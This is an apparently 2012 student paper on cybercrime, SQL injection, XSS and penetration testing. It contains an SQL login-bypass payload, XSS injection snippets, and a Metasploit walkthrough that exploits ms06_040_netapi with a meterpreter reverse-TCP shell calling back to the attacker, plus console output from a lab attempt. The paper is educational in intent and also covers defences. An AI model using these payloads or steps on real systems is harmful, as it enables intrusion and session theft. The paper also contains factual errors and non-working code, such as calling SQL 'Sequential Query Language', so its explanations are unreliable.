BIOINFO Security Informatics
ISSN: 2249-9423 & E-ISSN: 2249-9431, Volume 2, Issue 2, 2012, pp.-58-65.
Available online at http://www.bioinfo.in/contents.php?id=344

CYBERCRIMES, ATTACKS, VULNERABILITIES AND SECURITY

JOSHI R.N. AND DALVI R.M.

Shri Ramdeo Baba College of Engineering and Management. (An Autonomous College of Rashtrasant Tukadoji Maharaj Nagpur University)
*Corresponding Author: Email- info@rknec.edu

Received: March 15, 2012; Accepted: April 12, 2012

Abstract-
Introduction- Cybercrime is becoming ever more serious. In this paper, we define different types of cybercrime and we will also learn how security can be practised thorough different very powerful new techniques. We will also see only some of the vulnerabilities which lead pranksters to attack on the system. We focus on learning techniques through powerful examples. We will provide some snapshots also where ever necessary.

Cybercrime is a relatively new phenomenon. Most of the business firms maintain WWW sites and over half of them conduct electronic commerce on the Internet. The rise in popularity of the Internet for both private persons and businesses has resulted in a corresponding rise in the number of Internet-related crimes.

Cybercrime Crimes- Perhaps the most prominent form of cybercrime is identity theft, in which criminals use the Internet to steal personal information from other users. One of the most common ways this is done is through phishing. It has been seen that blackmail and terrorism often employ identity theft. It is smart to always check the URL or Web address of a site to make sure it is legitimate before entering your personal information. We will see here different cyber crimes and their examples.

Cyber Security- Cyber security standards have been created recently because sensitive information is now frequently stored on computers that are attached to the internet. These computers are more prone to attacks if a even a small vulnerability is left in them. Cyber security is important to individuals because they need to guard against identity theft. Businesses also have a need for this security because they need to protect their trade secrets, proprietary information, and customer's personal information, business bets and all.

The government also has the need to secure their information. This is particularly critical since some terrorism acts are organized and facilitated by using the internet.

We will see how to use a certain operating system for security purposes and we will learn this in detail. We will see some code snippets and even watch their snapshots when I performed them on my computer. We will learn how to tackle the OASP TOP 2 vulnerabilities not only through theory but with rigid code samples given for every place where possible.

Conclusion- Obviously it is not possible to eliminate the Cybercrime threat from their root. But at the end of the paper we guaranty that one will definitely try and increase the data they are entering at important places. As they now what exactly is phishing and how their session ID can be grabbed through XSS. Thus we have tried our best here to increase our knowledge towards some very common but unattended matters. And after doing this entire if you are attacked still! No worries, there is law to help you ultimately and stand by your side. We would definitely like to make it clear here that everything we will be discussing from here on is for SECURITY purposes. However, because it can be seen the other way also lets not make any mistakes in the message we want to deliver. Just like weapon, they are manufactured under the tag of self defence but we all know what exact purpose they fulfil, don't we?

So let's begin here, shall we?

Citation: Joshi R.N. and Dalvi R.M. (2012) Cybercrimes, Attacks, Vulnerabilities and Security. BIOINFO Security Informatics , ISSN: 2249-9423 & E-ISSN: 2249-9431, Volume 2, Issue 2, pp.-54-61.

Cybercrime

Cybercrime refers to any crime that involves a computer and a network. Cybercrime is a general term which includes crimes like credit card frauds, bank robbery, illegal downloading, industrial espionage, scams, cyber terrorism, creation and distribution of viruses, Spam and so on. All such crimes are computer related and facilitated crimes.

With the evolution of the Internet, along came another revolution of crime where the perpetrators commit acts of crime and wrong doing on the World Wide Web. Internet crime takes many faces and is committed in diverse fashions. The number of users and their diversity in their makeup has exposed the Internet to everyone. Some criminals in the Internet have grown up understanding this super highway of information, unlike the older generation of users. This is why Internet crime has now become a growing problem in the whole world. Some crimes committed on the Internet have been exposed to the world and some remain a mystery up until they are perpetrated against someone or some company.

The characterization of hackers in the media has ranged from the high-tech super-spy to the lonely anti-social teen who is simply looking for entertainment. The reality, however, is that hackers are a very diverse bunch, a group simultaneously blamed with causing billions of dollars in damages as well as credited with the development of the World Wide Web and the founding of major tech companies. There exists two kinds of groups when we talk about hackers, Black Hat Hackers and White Hat Hackers.

- **Black Hat Hackers**

The Internet abounds with hackers, known as crackers or "black hats," who work to exploit computer systems. They are the ones you've seen on the news being hauled away for cybercrimes. Some of them do it for fun and curiosity, while others are looking for personal gain.

- **White Hat Hackers**

Hackers that use their skills for good are classified as "white hat." These white hats often work as certified "Ethical Hackers," hired by companies to test the integrity of their systems. Others operate without company permission by bending but not breaking laws.

Types of Cybercrimes

Hacking

The act of defeating the security capabilities of a computer system in order to obtain an illegal access to the information stored on the computer system is called hacking. Another highly dangerous computer crime is the hacking of IP addresses in order to transact with a false identity, thus remaining anonymous while carrying out the criminal activities.

Example: Vladimir Levin is famous because he allegedly master minded the Russian hacker gang that tricked Citibank's computers Into spitting out $10 million. He was sentenced to three years in prison and ordered to pay Citibank $240,015. Citibank has since begun using the Dynamic Encryption Card, a security system so tight that no other financial institution in the world has it .

Phishing

Phishing is the act of attempting to acquire sensitive information like usernames, passwords and credit card details by disguising as a trustworthy source. Phishing is carried out through emails or by luring the users to enter personal information through fake websites. Criminals often use websites that have a look and feel of some popular website, which makes the users feel safe to enter their details there.

Computer Viruses

These are actually computer programs that are capable of replicating themselves and harming computer systems. These viruses work without the knowledge of the users and spread from one computer to another through the network, Internet or removable devices like CDs and USB drives. Writing computer virus is a criminal activity and is punishable by law. The fastest spreading virus in history appears to have been written by a resident of Manila in the Philippines. Sent via e-mail in May 2000 with "I LOVE YOU" in the subject field, it replicated itself to everyone in the user's Outlook address book and then destroyed local files.

Identity Theft

This is one of the most serious frauds in today's word. It involves stealing money and getting benefits by using an identity of another person. This also includes the use of someone else's credit card details to purchase goods and services. It has been seen that blackmail and terrorism often employ identity theft.

Example: Albert Gonzalez of Miami, is charged with acting with two unnamed conspirators to locate large corporations and steal vital account information in a crime that the Department of Justice calls "the single largest hacking and identity theft case ever prosecuted. “Authorities say more than 130 million credit and debit card numbers were stolen in a corporate data breach involving three different corporations and two individuals.

Cyber stalking

This is done using the Internet to stalk a person just like someone would do in the real world. Here the stalker sends emails, spreads false information or issues threats using the Internet. Cyber stalkers often target the users by means of chat rooms, online forums and social networking websites to gather user information and harass the users on the basis of the information gathered.

Vulnerability

SQL Injection

We should first understand, the path of the data that travels from the moment it leaves our computer. Usually the transactions over internet are queries and their replies from the respective websites. Now what exactly happens when the data leaves our computer is that it travels over the internet and ultimately lands in the website application. Here it is classified as a SQL database query and interpreted through the Web Server. Now it’s a common practise even today to use database to store all the user information of a website and the common language that we use to establish connection with this database is SQL (Sequential Query Language).

We will understand first how these queries work and where exactly use of SQL will pose a vulnerability. The data supplies by the user is the fragment of SQL query which together with the code written by the application developers forms a complete commands which obtains the desired data from database. Now this command is forwarded to database where it interprets it. This is where the problem occurs. This is the vulnerable place in coding of application.

Let’s understand this all with a simple example:

SQL query:

```
Private void SampleQuery(User_Info_String){
 String sql= “select * from users where name ‘ ”+ User_Info_String + ” ’ “;
 Perform (sql);
 }
```

Explanation: Let’s suppose user enters some “jack” as User_Info_String, then string sql has the database command. It’s fired on the database server interpreted there and the column corresponding to jack field is retrieved from database and forwarded to the user. In this way, the application works properly but let’s now sees how it can be subjected to Injection which drains vulnerable information from database.

Consider a database containing table ‘member’ which contains information of all the user_id and password of a prestigious website.

SQL Query:

```
Private void SampleQuery(user_id, pwd){
        String sql= “select * from members where userID= user_id Password= pwd“;
        executeQuery (sql);
        }
```

Explanation: Above SQL query is very simple it accepts user name and passwords and retrieves user information. But some intelligent user fires “select * from member where userID=admin Password= '0'or'0'='0' ”. Let’s understand what happens now, the above query will be interpreted correct and the “Intelligent User ” login as admin! Boom Hacked!

Thus one small flow in coding and we can lose all our data to external penetration. This is mainly not desirable in corporate world and banking sectors.

Classes of SQL Injection

1) Inband

In this data is extracted using same channel through which SQL code is injected. These are most straightforward queries. In this method the database itself helps the hacker or unauthorised person in some extent. In this the syntax errors of some queries are used for extraction of data. The user will fire certain queries which have error in their syntax and in response the database will fire the row of column as help or response to the error in query. The smartest example can be fire a query which tells the database interpreter to accept a userID String and convert it into integer value. Obviously the query is wrong and response from the interpreter can be “THIS cant be converted into integer” where THIS may stand very vulnerable information related to userID such as password! Boom Hacked. Query can be as follows

SQL Query:

```
http://[site] php?id=1 or convert{int(nick)};
```

2) Out-of-Band

In this, data is actually extracted through another channel medium. This type of injection attack over database actually contains some SQL query and such mail embedded with certain vulnerable query is forwarded to tester. This taster is some another channel for e.g. some DNS server or HTTP. Thus by using a bypass we can again extract data from desired server.

3) **Inferential**

When the SQL server does not return the error report then we need to infer from the available data and use reverse engineering to get the desired result this technique is known as Inferential

XSS:

XSS AKA cross site scripting is another attack on web security using the vulnerability in code. The main difference between Injection attacks and scripting attacks is the target of attack. In injection attacks the intelligent user attacks a database server, where as in scripting attacks the destination is other “User” itself. And here, by other user we definitely aren’t going to attack other user physically but, yes, we will be attacking his web browser. In injection attacks user writes some intelligent query and database server after interpreting it returns unauthorized information back to the user but here the intelligent user writes more than a query and that query or from now onwards let’s use a more legitimate word the “Script” runs quietly in the web browser in the background and Boom Hacked! No matter the website seems to work properly but you never know what has attacked you in the slightest.

As the injection attacks are written in SQL these scripting attacks are written in JAVASCRIPT. Actually the cross site scripting attack is another kind of injection “Script Injection”. The victim’s web browser is used to distribute malicious scripts here.

Example:

Always, thing get a little clearer when we are bombarded with some example. So let’s understand this scripting thing with an example. Let’s suppose there is common discussion forum on some prestigious website where millions of users see every day what’s going on the forum. What exactly happens when someone posts a thread there, is it first goes in the website database, there it is stored and for the next users showed as legitimate contents. Let’s suppose a prankster decides to play with the forum website. Then he posts more than a thread on the forum a small part of working malicious script programme. After all the basic processes, every time a user views the posts, a dynamic web page is created. It consists of static contents and dynamic contents usually. Static contents are the contents which remain same for considerable period of time and dynamic contents are those which keep on changing over period of time. Consider a javascript posted by a prankster,

Javascript

```
<html>
<body>
<h1>HEADING 1</h1>
<h2>HEADING 2</h2>
</hr>
<script> //malicious script activity #Evil </script>
</hr>
</body>
</html>
```

When he hits submit, then the contents are carried towards the database server where the static and dynamic contents are mixed together and user see a web page as the legitimate contents. This script contains either code of malicious activity or link of some external javascript code. Now the visitors to this website will see the webpage without any visual indication of getting malicious activity triggered. But without them knowing Boom Hacked! A common question may arise as to what exactly the prankster do even after he installs his javascript in victims web browser. Well, well, well its like getting control of his whole session. The most hardcore attack through javascript is envisaged upon the "Session ID" which is stored in 'document cookie'. It's popularly known "Stealing Session ID". Thus way you can get hold of victim's whole session without you required to log in. Another possible attack can be imagined, it uses a property of javascript which now will be vulnerability that it can be used to modify the code of the 'Web Page'! Imagine how cool this sounds! Thus way you can just rewrite the code of the login window of any site and when the victim enters the credentials; your code will bring all those to your web browser without you having to do any stupid stuff and without victim knowing a dime what's going on behind his browser's back. But its not the case that only attackers are smart, some smart users are there who may ask Cant we just block the Script tag and conquer the threat of XSS? Well, firstly, yeah that's intelligent and secondly, "No., that's of no use". Cause these hackers or cyber attackers are always two steps ahead of us. The scripting can be done without using script tag!

Again let's do this with an example:

Consider some website has a search box, now the vulnerability here is that in most of the cases these boxes are EXECUTABLE! So if you copied followed query in the search box

CODE:

```
<Script> alert ("hello there victim!")</script>
```

a pop box alerts with the above tab name! So what we can do is insert certain legitimate query and get the contents! For ex:

CODE:

```
<input type="text" id="user_name" value="new code snippet">
```

Thus the new code snippet will generate a new event handler and Boom Hacked that too without having to explicitly use the script tag!

Security

Penetration Techniques

The thing which we need to understand first is that cyber attacks don't always mean attacking remote websites and getting unauthorised information from database by hook or crook. Another type of attack is when some prankster decides to attack some remote 'desktop' machine! Yeah! That is also possible. And actually this is the most vulnerable place where hackers find it very easy to penetrate into someone's machine. Her penetration testing comes very handy.

It's a practise of checking the security of a remote computer or network by 'Simulating' an attack either from outsider who possess no authorisation to access any data or from some malicious insider who possess some rights to access data. This security technique is most beneficial when we deal with some serious attacks on data such as in business firms and banking sectors. Here we can't afford to lose data from any remote computer's data. Some of the very important profits can be.

1. Getting vulnerability information
2. Deciding the importance of vulnerable parameters .
3. Getting the information of where exactly is system weak to oppose external penetration.
4. Accessing magnitude of potential threats
5. To give proof for increase in the investment for security aspects.

There are different methodologies available for this 'noble' cause. Actually normal people or developers don't how vast this branch of security has gone! Some methodologies rather terms we explain first here.

- **Black Box Testing-** This assumes no prior knowledge of victim network. This type of testing is hardest because we need to 'gather information' first such as network maps, packet paths, source codes and the most important thing the 'IP configuration system'. If someone gets his hands on Ip configuration then it becomes a daunting task to prevent potential threats.
- **White Box Testing** Obviously this is the security testing where we know almost all the minute details of network topology, protocols, diagrams and IP configuration system. This is useful when we need to make our own system stronger and to find possible vulnerability.
- **Gray Box Testing-** In the same way as black and white this is the testing with partial knowledge of network.

  Now, in order to use all the methodologies and all one great computer geek HD Moore created a frame work Metasploit to test security of random computers through penetration. but before that lets get some knowledge about a certain Operating System which is only and originally designed for hacking purposes and which can be easily used for security purposes, the 'BackTrack'.

Back Track

This is the heaven for a person who wants to secure computer against external penetration. The most powerful security tools are here ready for serving our cause. The Metasploit framework, RFMON, wireshark these are some of the famous 'security' tools which are already there in the BackTrack OS. Even for the daunting task of information gathering we have tools in BackTrack. Also, for port scanning, password cracking, keylogging and even injecting techniques we have tools here. Even some of the exploitation tools are here already present in the form of 'tool'. But beware this can be used against its original purpose. It's just like manufacturing weapon for your safety but that weapon can as well be used for destruction also which totally voids its original purpose.

Metasploit Framework

Now let's come to what we are going to learn in this paper the 'Metasploit Framework'. It's a computer security project. Before getting knowledge of this awesome framework lets clearer some terminologies first,

- **Exploit-** The chunk of code, piece of software or sequence of commands which results in some extraction of unauthorised data. These things make use of vulnerabilities found in the design or application code.

- **Payloads-** This is that part of the transmitted data which itself is the cause of transmission of data. And in computer security a payload is the computer virus that performs malicious activity.

  Now I consider the recipient of this paper will be computer literate crowd so instead of going in the very small details of every term I would very much like to explain one payload 'Meterpreter' with all its commands and results. Meterpreter is a payload which enables us to control victims screen! So let's dive into some real security stuff, shall we? Here is general skeleton of what we need to do to in BackTrack to test any payload.

  CODE

root@bt# msfconsole # This brings a metasploit console in BackTrack OS

msf>search smb or netapi or icecast # This selects any network on which our victim may be present on

msf>use exploit/windows/smb/ms06_040_netapi # In here we type the name of the exploit we want to test. Let's suppose we are searching the victim 'netapi' server, so at this point we are at following directory

msf exploit(ms06_040_netapi)> show options # This command shows all the options available for changing the options of ip or anything like that.

msf exploit(ms06_040_netapi)>set RHOST # here we set ip of victim. If victim is not known, it can be obtained in the following manner.

1) Open Command prompt
2) type ipconfig press enter

msf exploit (ms06_040_netapi)> show payloads #It shows all the payloads that can be used with this exploit

Use of Meterpreter

out of all the payloads available we need to select the following payload
windows/meterpretoe/reverse_tcp
The trick here is that when we exploit the victim, instead of us connecting to that system to run the 'meterpreter' shell, the above payload helps the victim itself connect to our system. This helps to get pass all the firewalls and any other small barriers if any.

msf expliot(ms06_040_netapi)> set PAYLOAD windows/meterpreter/reverse_tcp

This sets the desired payload.

msf exploit(ms06_040_netapi)> show options #This time to change the LHOST ip.

msf exploit(ms06_040_netapi)>set LHOST to get your own ip. Follow the following sequence.

1) Open a new terminal in BackTrack
2) type ifconfig

msf exploit(ms06_040_netapi)>Exploit #This command will exploit the victim machine.

The above code sequence or command bunch will open a meterpreter command shell open and you can do a bunch of stuff here with different more commands.
This is actually just a skeleton to use any other exploit. Now if remote computer responses to such exploit it need to be taken care of. Thus we use penetration techniques for security purposes.

Securing against Injection

1) **Parameterized Queries**

Use of parameterized queries is the best solution for conquering SQL injection attack. Let's just check this with an example without diving into all the theory stuff.

Code JAVA

```
String sql = “select * from users where use_id= ?”;
preparedStatement pstmt = connection.preparedStatement(sql);
pstmt.setString( 1, cust_ID);
ResultSet rslt = pstmt.executeQuery(sql);
```

Explaination

instead of statement we use here a prepared statement which allows us to replace the '?' with user obtained data. In the same manner we have parameterised queries in .NET and any other platform.
This is the best possible bet to tackle SQL injection attacks.

2) **Use Of Stored Procedures**

This is notebook method for tackling the injections attack. We just need to follow some follow some security best practises before using them.

3) **Other interpreters**

When it comes to other interpreters other than database like LDAP, XSLT, XPATH they don't support parameterised queries so we need to ENCODE the user data.

```
<!--... Never accept untrusted data here...-->
          # Inside an HTML comment
<div ... Never accept untrusted data here …=test />
          # In an attribute name
< Never accept untrusted data here... href="/test" />
          # In a tag name
<style>... Never accept untrusted data here...</style>          #
Directly in CSS
```

Thus we can avoid running any javascript that has been entered by the user.

2) HTML escape before entering Untrusted data into HTML:
Here we call a HTML method escape, where we have no other choice than to accept the data from untrusted source. But when

we accept the data, we just we call the procedure when we encounter some special characters which can possibly lead to a malicious code segment. These special characters are as follows: &à&amp, < à &lt, > à &gt, " à &quot, 'à &#x27, / à &#x2F

This can be achieved in the following way:
<body> … Escape data before putting </body>
<div> … Escape data before putting </div>

3) Attribute escape before entering Untrusted data into attr TAG: Before we enter attribute values in certain tags we can call escape just like above.

<div attr= … Escape data before putting > CONTENT </div>
# Unquoted attribute
<div attr= '… Escape data before putting' > CONTENT </div>
# Single quoted attribute
<div attr=" … Escape data before putting" > CONTENT </div>
#Double quoted attribute

4) JAVASCRIPT escape before entering Untrusted data into javascript data values:

This is the most important escape because it concerns with dynamic values of code such as script blocks and event handler attributes.

<script> alert(' … Escape data before putting') </script>
# A quoted string
<script> x=' … Escape data before putting' </script>
# One side of expression which is quoted
<div onmouseover = " x " = ' … Escape data before putting'" < / div> #inside a quoted event handler

But there are even certain javascript functions that can never use untrusted data as safe input even after you use escape handler code in them.

Lets again use the example to get the concept:
Example
<script> window.setInterval('…even after using untrusted data you can be XSS'ed here') </script>

How to Protect Your PC from Internet Cyber Crimes?
You should take a few concrete steps to protect yourself from Cyber Crimes. Some of the steps mentioned below can be done by anyone without any computer knowledge also. A few steps like installing an internet security software, an anti-virus software, an anti-spyware software, a good firewall software etc are also easy. Just download them by clicking the links below.

Internet Cyber Crime and Data Protection.
The First Step to Preventing Cyber Crimes is to keep all your Important Data on a Computer Not Connected to the Internet or on CD, DVD, USB media. This ensures that your important data cannot be stolen by internet hackers. This is one mistake that triggers cyber crime.

Credit Card Internet Cyber Crime Prevention.
Never do any internet money transactions when any one is present near your computer screen. Even you friends and relatives can remember your credit card numbers and they can memorize the keys you press to type in your passwords. Don't make cyber criminals out of your own friends and family members.

Email Passworded Files are Internet Cyber Crime Safe.
Always send only password protected files on the internet if you attach it to an email. If you are sending photos, we recommend you send it in a zipped file that has a password. Never send the password to your file on the internet. Use a telephone to tell the password or have a standard password known to the recipient for all files. Also remember to change the password regularly to make your passwords more secure.

Cyber Criminals Hunt Internet for your User Names & Passwords.
Never keep your user names and passwords written anywhere. Anyone finding the written password is like giving the key to your safe to a thief. Never keep your passwords in digital form anywhere in your PC or Laptop. It is very easy for even your friend to find the file on your PC and retrieve your sensitive important data.

Prevent Internet Cyber Crimes by Using Strong File Passwords.
Whenever you create a file like MS word, Powerpoint presentation, excel spreadsheet etc always ensure you give a password to your file. That way all that you type into your file will remain safe. But it is possible to break passwords using password breakers. To prevent this type of cybercrimes ensure that you use strong passwords that has at least 6 characters or more and they have alphabets, numbers and special characters.

Credit Card Fraud and Internet Cyber Crimes.
If you use a Credit Card to buy items on Internet then you must Download Identity Protection Software. When you type your credit card details in a form during the shopping cart process, your browser stores these information in its cache. Cyber criminals can easily access these data using a virus or spyware. You can use Anti-Spyware to stop this. But everyday new spyware is released by cyber criminals and that means you need to keep updating your Anti-Spyware regularly. But it is easier to use Identity Protection Software which will keep your credit card details in a safe vault and when you go to a site to shop, the identity protection software creates a virtual tunnel with that website, so that your Credit Card Numbers and other details being being sent online is totally encrypted and cannot be accessed by anyone else. It even helps you copy the credit card details from its safety vault in the encrypted format and you don't need to type it every time.

Internet Cyber Crimes and Email Attachments.
Do you get a lot of emails? And have you seen suspicious attachments with your emails which cannot be opened or are executable .exe files? Remember that Cyber Criminals send out millions of emails to millions of people whose emails they find on internet. The dangerous part is that these emails looks as if it has been sent from your Bank or Credit Card issuing authority. These emails will ask many questions that are aimed at making you reply to them all your credit card numbers, its expiry dates or internet banking details like usernames, passwords, your lost password questions and its answers etc. Once you send these details to them, they use it to log into your Internet Banking website and

transfer all your money and use up your Credit Card balance. These internet cybercrimes go un-noticed, sometimes because they are so smart that they use your private data slowly every month transferring little money at a time, not more than $100 or less from your credit card or your bank account. That way you will not find out. But the cybercriminal makes a lot of money because he may have got a thousand credit card details with him and multiply it by $100 a month each and you know how much money they make using this form of Internet Cyber Crime. Your Bank will Never ask for your Banking details, phone or credit card numbers. So never reply to these emails. Never open an unknown email attachment. Never even open a email from a person you don't know. Never reply to such questions on Social networks like Facebook, twitter etc. We recommend you to Download & Install Anti -Spam Software on your PC and Laptop used extensively for Emails. This tool will scan every email attachment automatically before you download it to your computer and it has a powerful spam filter that recognizes spam emails that are sent to you by cyber criminals and keeps your sensitive information safe.

Social Networks Internet Cyber Crimes are Increasing.


Today almost everyone is using social networks like Twitter, Facebook etc. People are so careless that they put up all their personal information on these websites which cyber criminals love.Never put up your where abouts and daily routines on the internet. Hackers look for information like your date of birth and mothers name etc which your bank had also asked you, so that they can confirm that it is you who is trying to transfer money from your bank account. Once he finds your date of birth and mother's name etc he can easily fool your bank and transfer your money to his account. So to prevent Internet Cyber Crimes happening with you remember to Never Ever give your personal details to any website on the internet. It is very very dangerous because even if you close your account or delete your personal information from these sites, they just stop being shown to you but continue to exist on the website server forever. This data can be easily accessed by any cybercriminal and you can easily be the next victim of Internet Cyber Crime.

One Final Advice:


So be aware of all these crimes and do not let yourself become a victim of any one of these.

So here we conclude our research and hope you learned as much as we did through our research.

Snapshots of our Experiments




```
datastore.  Use -g to operate on the global datastore

msf  exploit(ms06_040_netapi) > set lhost
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf  exploit(ms06_040_netapi) > set lhost 192.168.83.128
lhost => 192.168.83.128
msf  exploit(ms06_040_netapi) > set rhost 192.168.83.129
rhost => 192.168.83.129
msf  exploit(ms06_040_netapi) > exploit

[-] Handler failed to bind to 192.168.83.128:4444
[*] Started reverse handler on 0.0.0.0:4444
[-] Exploit exception: The connection was refused by the remote host (192.168.83
.129:445).
[*] Exploit completed, but no session was created.
msf  exploit(ms06_040_netapi) > 
```




BT5R1-GNOME-VM-32 - VMware Workstation
Applications Places System
Sun Mar 4, 10:23 AM
root@bt: ~
File Edit View Terminal Help


```
root@bt:~# msfconsole

       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 783 exploits - 418 auxiliary - 126 post
+ -- --=[ 238 payloads - 27 encoders - 8 nops
       =[ svn r14500 updated 60 days ago (2012.01.04)

Warning: This copy of the Metasploit Framework was last updated 60 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > 
```




```
   windows/vpn/safenet_ike_11                                    2009-06-01
   average    SafeNet SoftRemote IKE Service Buffer Overflow
   windows/wins/ms04_045_wins                                    2004-12-14
   great      Microsoft WINS Service Memory Overwrite

msf > search netapi

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   exploit/windows/smb/ms03_049_netapi  2003-11-11       good    Microsoft Works
tation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi  2006-08-08       good    Microsoft Serve
r Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc  2006-11-14       manual  Microsoft Works
tation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great   Microsoft Serve
r Service Relative Path Stack Corruption


msf > use exploit/windows/smb/ms06_040_netapi
msf  exploit(ms06_040_netapi) > 
```




```
   windows/meterpreter/reverse_ipv6_tcp                          normal  Win
dows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   windows/meterpreter/reverse_nonx_tcp                          normal  Win
dows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_ord_tcp                           normal  Win
dows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Wi
n7)
   windows/meterpreter/reverse_tcp                               normal  Win
dows Meterpreter (Reflective Injection), Reverse TCP Stager
   windows/meterpreter/reverse_tcp_allports                      normal  Win
dows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   windows/meterpreter/reverse_tcp_dns                           normal  Win
dows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   windows/metsvc_bind_tcp                                       normal  Win
dows Meterpreter Service, Bind TCP
   windows/metsvc_reverse_tcp                                    normal  Win
dows Meterpreter Service, Reverse TCP Inline
   windows/patchupdllinject/bind_ipv6_tcp                        normal  Win
dows Inject DLL, Bind TCP Stager (IPv6)
   windows/patchupdllinject/bind_nonx_tcp                        normal  Win
dows Inject DLL, Bind TCP Stager (No NX or Win7)
   windows/patchupdllinject/bind_tcp                             normal  Win
dows Inject DLL, Bind TCP Stager
   windows/patchupdllinject/reverse_ipv6_tcp                     normal  Win
```



```
   windows/tftp/opentftp_error_code                              2008-07-05
   average    OpenTFTP SP 1.4 Error Packet Overflow
   windows/tftp/quick_tftp_pro_mode                              2008-03-27
   good       Quick FTP Pro 2.1 Transfer-Mode Overflow
   windows/tftp/tftpd32_long_filename                            2002-11-19
   average    TFTPD32 <= 2.21 Long Filename Buffer Overflow
   windows/tftp/tftpdwin_long_filename                           2006-09-21
   great      TFTPDWIN v0.4.2 Long Filename Buffer Overflow
   windows/tftp/threectftpsvc_long_mode                          2006-11-27
   great      3CTftpSvc TFTP Long Mode Buffer Overflow
   windows/unicenter/cam_log_security                            2005-08-22
   great      CA CAM log_security() Stack Buffer Overflow (Win32)
